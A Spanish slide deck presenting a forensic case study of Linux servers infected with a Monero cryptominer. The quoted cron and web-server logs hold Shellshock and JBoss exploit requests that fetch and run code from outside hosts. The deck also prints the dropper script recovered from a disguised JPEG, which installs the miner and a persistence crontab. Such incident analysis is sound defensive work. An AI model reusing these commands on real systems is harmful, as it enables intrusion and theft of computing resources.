# Caso de Estudio: Análisis Forense Digital a Distancia

***…Los ataques informáticos existen…***

www.asovesinfo.org

Por: Anibal Vera

InfoSecurity

ASOVESINFO

# AGENDA

- ASOVESINFO
- Gestión del Incidente Vs Análisis Forense
- Caso Forense
- Descripción del Entorno
- Fijación de evidencia volatil
- Fijación de la evidencia no volatil
- Detección de binarios troyanizados
- Hallazgos preliminares
- Conclusiones
- Causas
- Recomendaciones

InfoSecurity

ASOVESINFO

# ASOVESINFO

- Asociación civil sin fines de lucro, con personalidad jurídica, cuyo objeto principal es el agremiar personas naturales y jurídicas para contribuir al desarrollo y promoción de la Seguridad de la Información en Venezuela, en cualquiera de sus manifestaciones, ramas y especialidades. Del mismo modo, se propone unir esfuerzos para crear certificaciones en el área de la Seguridad de la Información, que cumplan con las normativas y regulaciones nacionales e internacionales, capacitando personal mediante cursos o programas para finalmente, otorgar certificaciones a personas (naturales o jurídicas), que cumplen actividades en los tópicos relacionados a la Seguridad de la Información.

www.asovesinfo.org

InfoSecurity

ASOVESINFO

# GESTIÓN DE INCIDENTE VS ANÁLISIS FORENSE DIGITAL

- El primero: Establece las responsabilidades y los procedimientos de gestión para **asegurar una respuesta rápida, efectiva y ordenada** a los incidentes en la seguridad de información, define claramente los pasos a seguir después que se presente un evento que afecte la seguridad de la información

- Luego, al momento de entablar una acción legal, sea de carácter civil o penal contra un individuo **la evidencia debe ser recolectada, retenida y presentada** conforme a las reglas para la evidencia establecidas en la jurisdicción relevante, esto se conoce cómo Análisis Forense Digital

# Caso de Estudio: Análisis Forense Digital a Distancia

*…Los ataques informáticos existen…*

InfoSecurity

ASOVESINFO

# DESCRIPCIÓN DEL ENTORNO

- El equipo de la seguridad de la Información, mediante sus procedimiento de monitoreo diario, detecta que los recursos de procesamiento del firewall interno, alcanzan una utilización de 99% de manera sostenida, el cual impactó en los servicios de navegación (Internet) conexiones con socios, terceros y clientes por un tiempo aproximado de 30 minutos

- El día Viernes 17 de Marzo se recibe solicitud de análisis forense sobre dos servidores con direcciones IP 192.168.0.61 y 192.168.0.62, la única información proporcionada y la que sustenta la solicitud de análisis forense es la evidencia de tráfico desde estos servidores a una dirección en Internet a través del puerto TCP/3333 capturada por el equipo de seguridad de información

# ACCIONES REALIZADAS

1. Siguiendo la metodología forense se procedió a fijar la evidencia volátil por lo que se capturan procesos y conexiones, sin evidenciar procesos relacionados a conexiones a través del puerto TCP/3333 ni tráfico asociado.
2. Continuando con la metodología forense se procede a fijar la evidencia no volatil, por lo que se ubican los usuarios del sistema y se revisan las acciones ejecutadas por estos usuarios, sin evidenciar resultados pertinentes al caso. (/var/log/syslog , /home/usuarios/.bash_history, etc)
3. Se validan los binarios utilizados y se buscán troyanos.
4. Se capturan los logs del sistema y se detecta una tarea inusual en el log /var/log/cron.
5. Una vez realizada la revisión del sistema sin resultados, se inicia un análisis del funcionamiento de las aplicaciones y usuarios instalados

# HALLAZGOS PRELIMINARES (CRON)

Mar 14 01:01:01 SERVER1 CROND[28850]: (root) CMD (run-parts /etc/cron.hourly)
Mar 14 01:01:01 SERVER1 run-parts(/etc/cron.hourly)[28850]: starting 0anacron
Mar 14 01:01:01 SERVER1 run-parts(/etc/cron.hourly)[28861]: finished 0anacron
Mar 14 01:01:01 SERVER1 run-parts(/etc/cron.hourly)[28850]: starting 0yum-hourly.cron
Mar 14 01:01:01 SERVER1 run-parts(/etc/cron.hourly)[28867]: finished 0yum-hourly.cron
Mar 14 01:01:01 SERVER1 anacron[28859]: Anacron started on 2017-03-14
Mar 14 01:01:01 SERVER1 anacron[28859]: Normal exit (0 jobs run)


Mar 14 02:00:01 SERVER1 CROND[28884]: (jboss) CMD (curl https://ooo.0o0.ooo/2017/01/21/58837a6d11262.jpg -k|dd skip=3458 bs=1|sh )

Mar 14 02:01:01 SERVER1 CROND[28903]: (root) CMD (run-parts /etc/cron.hourly)
Mar 14 02:01:01 SERVER1 run-parts(/etc/cron.hourly)[28903]: starting 0anacron
Mar 14 02:01:01 SERVER1 anacron[28912]: Anacron started on 2017-03-14
Mar 14 02:01:01 SERVER1 anacron[28912]: Will run job `cron.weekly' in 59 min.
Mar 14 02:01:01 SERVER1 anacron[28912]: Jobs will be executed sequentially
Mar 14 02:01:01 SERVER1 run-parts(/etc/cron.hourly)[28914]: finished 0anacron
Mar 14 02:01:01 SERVER1 run-parts(/etc/cron.hourly)[28903]: starting 0yum-hourly.cron
Mar 14 02:01:01 SERVER1 run-parts(/etc/cron.hourly)[28920]: finished 0yum-hourly.cron
Mar 14 03:00:01 SERVER1 anacron[28912]: Job `cron.weekly' started
Mar 14 03:00:01 SERVER1 anacron[28912]: Job `cron.weekly' terminated
Mar 14 03:00:01 SERVER1 anacron[28912]: Normal exit (1 job run)

Mar 14 03:00:01 SERVER1 CROND[28951]: (jboss) CMD (curl https://ooo.0o0.ooo/2017/01/21/58837a6d11262.jpg -k|dd skip=3458 bs=1|sh )

Mar 14 03:01:01 SERVER1 CROND[28969]: (root) CMD (run-parts /etc/cron.hourly)
Mar 14 03:01:01 SERVER1 run-parts(/etc/cron.hourly)[28969]: starting 0anacron
Mar 14 03:01:01 SERVER1 anacron[28978]: Anacron started on 2017-03-14
Mar 14 03:01:01 SERVER1 anacron[28978]: Will run job `cron.daily' in 28 min.
Mar 14 03:01:01 SERVER1 anacron[28978]: Jobs will be executed sequentially
Mar 14 03:01:01 SERVER1 run-parts(/etc/cron.hourly)[28980]: finished 0anacron
Mar 14 03:01:01 SERVER1 run-parts(/etc/cron.hourly)[28969]: starting 0yum-hourly.cron
Mar 14 03:01:01 SERVER1 run-parts(/etc/cron.hourly)[28986]: finished 0yum-hourly.cron

# HALLAZGOS PRELIMINARES (CRON)




InfoSecurity

ASOVESINFO

# ACCIONES REALIZADAS

- Se continua el análisis y se realiza una búsqueda en todo el file system de la palabra CURL arrojando el siguiente hallazgo en una ubicación distinta a /var/log/

192.168.0.112 - - [28/Nov/2016:15:06:24 -0400] "GET /cgi-bin/test-cgi HTTP/1.1" 404 999 "-" "() { :;}; /bin/bash -c "wget -q0 - http://195.3.144.77:8081/.mail | perl ; cd /tmp ; curl -O http://195.3.144.77:8081/.mail ; fetch http://195.3.144.77:8081/.mail ; perl .mail ;rm -rf .mail* ""

192.168.0.112 - - [03/Dec/2016:23:49:16 -0400] "GET /admin/config.php HTTP/1.1" 404 999 "-" "curl/7.15.5 (x86_64-redhat-linux-gnu) libcurl/7.15.5 OpenSSL/0.9.8b zlib/1.2.3 libidn/0.6.5"

192.168.0.112 - - [05/Dec/2016:08:24:49 -0400] "GET /jexws/jexws.jsp?ppp=PowerShell%20(New-Object%20System.Net.WebClient).DownloadFile(%27https://cdn.rawgit.com/LaddyKev/cpuminer/master/mscl.exe%27,%27mscl.exe%27);(New-Object%20-com%20Shell.Application).ShellExecute(%27mscl.exe%27); HTTP/1.1" 404 996 "-" "curl/7.50.1"

192.168.0.112 - - [06/Dec/2016:05:40:47 -0400] "GET /jexws/jexws.jsp?ppp=PowerShell%20(New-Object%20System.Net.WebClient).DownloadFile(%27https://cdn.rawgit.com/LaddyKev/cpuminer/master/mscl.exe%27,%27mscl.exe%27);(New-Object%20-com%20Shell.Application).ShellExecute(%27mscl.exe%27); HTTP/1.1" 404 996 "-" "curl/7.50.1"

# HALLAZGOS PRELIMINARES


192.168.0.112 - - [09/Dec/2016:14:05:37 -0400] "GET //jexws4/jexws4.jsp?ppp=%28crontab+-l%3Bprintf+%22%2A%2F1+%2A+%2A+%2A+%2A+curl+https%3A%2F%2Fcdn.rawgit.com%2Fhextrip%2Fhextripgo%2Fmaster%2Finstall+%7C+sh%3B%0Dno+crontab+for+%60whoami%60%25100c%0A%22%29%7Ccrontab+- HTTP/1.1" 200 7 "-" "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)"

192.168.0.112 - - [09/Dec/2016:14:23:11 -0400] "GET //jexws4/jexws4.jsp?ppp=%28crontab+-l%3Bprintf+%22%2A%2F1+%2A+%2A+%2A+%2A+curl+https%3A%2F%2Fcdn.rawgit.com%2Fhextrip%2Fhextripgo%2Fmaster%2Finstall+%7C+sh%3B%0Dno+crontab+for+%60whoami%60%25100c%0A%22%29%7Ccrontab+- HTTP/1.1" 200 7 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727)"

192.168.0.112 - - [23/Jan/2017:22:48:16 -0400] "GET //jexws4/jexws4.jsp?ppp=curl+https%3A%2F%2Fooo.0o0.ooo%2F2017%2F01%2F21%2F58837c4071e73.jpg+-k%7Cdd+skip%3D3458+bs%3D1%7Csh HTTP/1.1" 200 244 "-" "Mozilla/5.0 (compatible; MSIE 6.0; Windows NT 5.1)"

192.168.0.112 - - [24/Jan/2017:06:51:56 -0400] "GET //jexws4/jexws4.jsp?ppp=curl+https%3A%2F%2Fooo.0o0.ooo%2F2017%2F01%2F21%2F58837c4071e73.jpg+-k%7Cdd+skip%3D3458+bs%3D1%7Csh HTTP/1.1" 200 244 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.10; rv:38.0) Gecko/20100101 Firefox/38.0"

# ANÁLISIS DE LA IMAGEN



# ANÁLISIS DE LA IMAGEN


root@pentest-PC:/home/pentest/Downloads/CASO83# strings 58837c4071e73.jpg

Exif
Ducky
http://ns.adobe.com/xap/1.0/
<?xpacket begin="
" id="W5M0MpCehiHzreSzNTczkc9d"?> <x:xmpmeta xmlns:x="adobe:ns:meta/" x:xmptk="Adobe XMP Core 5.3-c011 66.145661, 2012/02/06-14:56:27 "> <rdf:RDF xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#"> <rdf:Description rdf:about="" xmlns:xmpMM="http://ns.adobe.com/xap/1.0/mm/" xmlns:stRef="http://ns.adobe.com/xap/1.0/sType/ResourceRef#" xmlns:xmp="http://ns.adobe.com/xap/1.0/" xmpMM:DocumentID="xmp.did:DDC9CA4E2BE511E69FB6B4B13D7FB1F7" xmpMM:InstanceID="xmp.iid:DDC9CA4D2BE511E69FB6B4B13D7FB1F7" xmp:CreatorTool="paint.net 4.0.5"> <xmpMM:DerivedFrom stRef:instanceID="A5E4882827254658046437703556605C" stRef:documentID="A5E4882827254658046437703556605C"/> </rdf:Description> </rdf:RDF> </x:xmpmeta> <?xpacket end="r"?>
Adobe

```
#!/bin/sh
ps -fe|grep 49hNrEaSKAx5FD8PE49Wa3DqCRp2ELYg8dSuqsiyLdzSehFfyvk4gDfSjTrPtGapqcfPVvMtAirgDJYMvbRJipaeTbzPQu4  |grep -v grep
if [ $? -ne 0 ]
then
echo "start process....."
curl -o /tmp/test -k https://ooo.0o0.ooo/2017/01/21/58837466f1237.jpg
dd if=/tmp/test skip=3458 bs=1 of=/tmp/cpuloadtest
chmod +x /tmp/cpuloadtest
nohup /tmp/cpuloadtest -a cryptonight -o stratum+tcp://xmr.crypto-pool.fr:3333 -u 49hNrEaSKAx5FD8PE49Wa3DqCRp2ELYg8dSuqsiyLdzSehFfyvk4gDfSjTrPtGapqcfPVvMtAirgDJYMvbRJipaeTbzPQu4 -p x &
else
echo "runing....."
crontab -r
(crontab -l;printf '*/60 * * * *  curl https://ooo.0o0.ooo/2017/01/21/58837a6d11262.jpg -k|dd skip=3458 bs=1|sh \n')|crontab -
```

root@pentest-PC:/home/pentest/Downloads/CASO83# ^C

# ANÁLISIS DE LA IMAGEN




InfoSecurity

ASOVESINFO

# ANÁLISIS DE LA IMAGEN

```
root@pentest-PC:/home/pentest/Downloads/CASO83# strings 58837466f1237.jpg
$Info: This file is packed with the UPX executable packer http://upx.sf.net $
$Id: UPX 3.91 Copyright (C) 1996-2013 the UPX Team. All Rights Reserved. $
_j<X
j2AZE)
/proc/self/exe
IuJH
Y^_H
PX!u
([]A\A]
T(L&
t%H<$
Lo{PDA
@bQsA
oXIJ(
e1lh
A^A_4V
r@(M
$N}2AYAZt
"AP^
ZhE8T
GCC: (Debian 4.9.2-10)
```

# ACCIONES REALIZADAS

Reconstrucción del escenario:

dd if=/tmp/58837466f1237 skip=3458 bs=1 of=/tmp/cpuloadtest

